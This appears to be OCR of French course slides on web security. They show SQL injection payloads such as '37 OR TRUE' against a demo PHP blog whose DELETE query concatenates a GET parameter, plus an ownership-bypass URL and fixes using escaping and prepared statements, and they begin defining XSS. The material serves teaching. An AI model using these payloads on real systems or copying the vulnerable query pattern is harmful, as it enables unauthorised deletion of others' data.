
Point d'injection

Les variables du formlaire...

Injection SQL : accès en insertion 2/2

Injection

```
SWAG', 'I LOVE MUSIC', 1), ('Hey
```



Injection SQL : accès en suppression 1/3

Contrôleur de création publication

```
if (!post_delete($_GET['id'])) {
  $content .= "<p><b>Echec de la suppression de la publication.</b></p>";
}
```

Modèle d'une publication

```
function post_delete($id) {
  [..]
  // Suppression
  $res = $db->query("DELETE FROM post WHERE id = $id");
  [..]
  return true;
}
```

Injection SQL : accès en suppression 1/3

Contrôleur de création publication

```
if (!post_delete($_GET['id'])) {
  $content .= "<p><b>Echec de la suppression de la publication.</b></p>";
}
```

Modèle d'une publication

```
function post_delete($id) {
  [..]
  // Suppression
  $res = $db->query("DELETE FROM post WHERE id = $id");
  [..]
  return true;
}
```


Point d'injection

Les variables du formlaire...

Injection SQL : accès en suppression 2/3

Injection


```
37 OR id = 36
```



Injection SQL : accès en suppression 3/3

Injection

```
37 OR TRUE
```



Injection SQL : contremesure 1/2

Filtrage des paramètres

- Pas de typage fort
- Recherche de mots SQL dans le paramètre
- **Attention !** Si le filtrage est controurné ⇒ injection possible...

```
// Drupal 6.x
// https://api.drupal.org/api/drupal/includes%21database.mysql-common.inc/
     function/db_query/6.x
// https://api.drupal.org/api/drupal/includes%21database.inc/function/
     _db_query_callback/6.x
// PHP
// https://www.php.net/mysqli_real_escape_string

$city = $mysqli->real_escape_string($city);

/* this query with escaped $city will work */
if ($mysqli->query("INSERT into myCity (Name) VALUES ('$city')")) {
  printf("%d Row inserted.\n", $mysqli->affected_rows);
}
```

Injection SQL : contremesure 2/2

Requêtes préparées

- Requète SQL stockée au préalable avec déclaration d'arguments
- Insertion des arguments dans un second temps
- ⇒ Les arguments ne sont jamais interprétés comme du SQL

```
function user_get($user) {
  global $db;
  $id = NULL;

  // Crée une requête préparée
  if ($stmt = $mysqli->prepare("SELECT id, name FROM user WHERE name = ?")) {
      $stmt->bind_param("s", $user);
      $stmt->execute();
      $stmt->bind_result($id, $name);
      $stmt->fetch();
      $stmt->close();
  }

  // Gestion du résultat
  return $id === NULL;
}
```

Injection de paramètres

Définition

Paramètres de requètes au typage correct, mais non autorisés par la politique de sécurité.


Exemple de politique de sécurité

Seul l'auteur d'un élément du modèle peut supprimer cet élément.

Exemple de mise en œuvre dans une vue


Génération de vues d'intéraction en écriture pour des données dont l'utilisateur est propriétaire.

Suppression de publication 1/2



`http://xss.org:8080/index.php?page=delete&id=35`

Suppression de publication 2/2




Suppression de publication

Menu

- Accueil
- À propos
- Publier
- Liste des publications
- Liste des utilisateurs
- Mon compte
- Se déconnecter

Retour à la liste ici

Injection de paramètres : contournement 1/2



Suppression de publication


Menu

- Accueil
- À propos
- Publier
- Liste des publications
- Liste des utilisateurs
- Mon compte
- Se déconnecter

Retour à la liste ici

```
http://xss.org:8080/index.php?page=delete&id=34 // Non propriétaire de 34 !
```

Injection de paramètres : contournement 2/2



Intrusion : suppression de la publication de l'utilisateur *bar* par *john*

Cross Site Scripting (XSS)

Définition


Injection de script dans un document utilisateur.

- Injection temporaire
- Injection permanente

